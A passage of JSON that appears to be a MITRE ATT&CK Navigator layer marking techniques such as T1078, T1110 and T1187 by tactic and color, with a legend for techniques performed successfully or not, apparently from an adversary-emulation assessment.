            "techniqueID": "T1210",
            "tactic": "lateral-movement",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1098",
            "tactic": "persistence",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
```

```
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1110",
            "tactic": "credential-access",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1565",
            "tactic": "impact",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1078",
            "tactic": "defense-evasion",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1078",
            "tactic": "persistence",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1078",
            "tactic": "privilege-escalation",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
```

```
{
        "techniqueID": "T1078",
        "tactic": "initial-access",
        "color": "#e6d60d",
        "comment": "",
        "enabled": true,
        "metadata": [],
        "links": [],
        "showSubtechniques": false
},
{
        "techniqueID": "T1068",
        "tactic": "privilege-escalation",
        "color": "#e6d60d",
        "comment": "",
        "enabled": true,
        "metadata": [],
        "links": [],
        "showSubtechniques": false
},
{
        "techniqueID": "T1201",
        "tactic": "discovery",
        "color": "#e6d60d",
        "comment": "",
        "enabled": true,
        "metadata": [],
        "links": [],
        "showSubtechniques": false
},
{
        "techniqueID": "T1187",
        "tactic": "credential-access",
        "color": "#e60d0d",
        "comment": "",
        "enabled": true,
        "metadata": [],
        "links": [],
        "showSubtechniques": false
},
{
        "techniqueID": "T1203",
        "tactic": "execution",
        "color": "#e6d60d",
        "comment": "",
        "enabled": true,
        "metadata": [],
        "links": [],
        "showSubtechniques": false
},
{
        "techniqueID": "T1197",
        "tactic": "defense-evasion",
```

```
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1197",
            "tactic": "persistence",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1496",
            "tactic": "impact",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1585",
            "tactic": "resource-development",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1569",
            "tactic": "execution",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1650",
            "tactic": "resource-development",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
```

```
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1189",
            "tactic": "initial-access",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1136",
            "tactic": "persistence",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1018",
            "tactic": "discovery",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1046",
            "tactic": "discovery",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
        },
        {
            "techniqueID": "T1484",
            "tactic": "defense-evasion",
            "color": "#e6d60d",
            "comment": "",
            "enabled": true,
            "metadata": [],
            "links": [],
            "showSubtechniques": false
```

```
                },
                {
                        "techniqueID": "T1484",
                        "tactic": "privilege-escalation",
                        "color": "#e6d60d",
                        "comment": "",
                        "enabled": true,
                        "metadata": [],
                        "links": [],
                        "showSubtechniques": false
                }
        ],
        "gradient": {
                "colors": [
                        "#ff6666ff",
                        "#ffe766ff",
                        "#8ec843ff"
                ],
                "minValue": 0,
                "maxValue": 100
        },
        "legendItems": [],
        "metadata": [],
        "links": [],
        "showTacticRowBackground": false,
        "tacticRowBackground": "#dddddd",
        "selectTechniquesAcrossTactics": true,
        "selectSubtechniquesWithParent": false
}
```


Legend:

Performed successfully
Failure to perform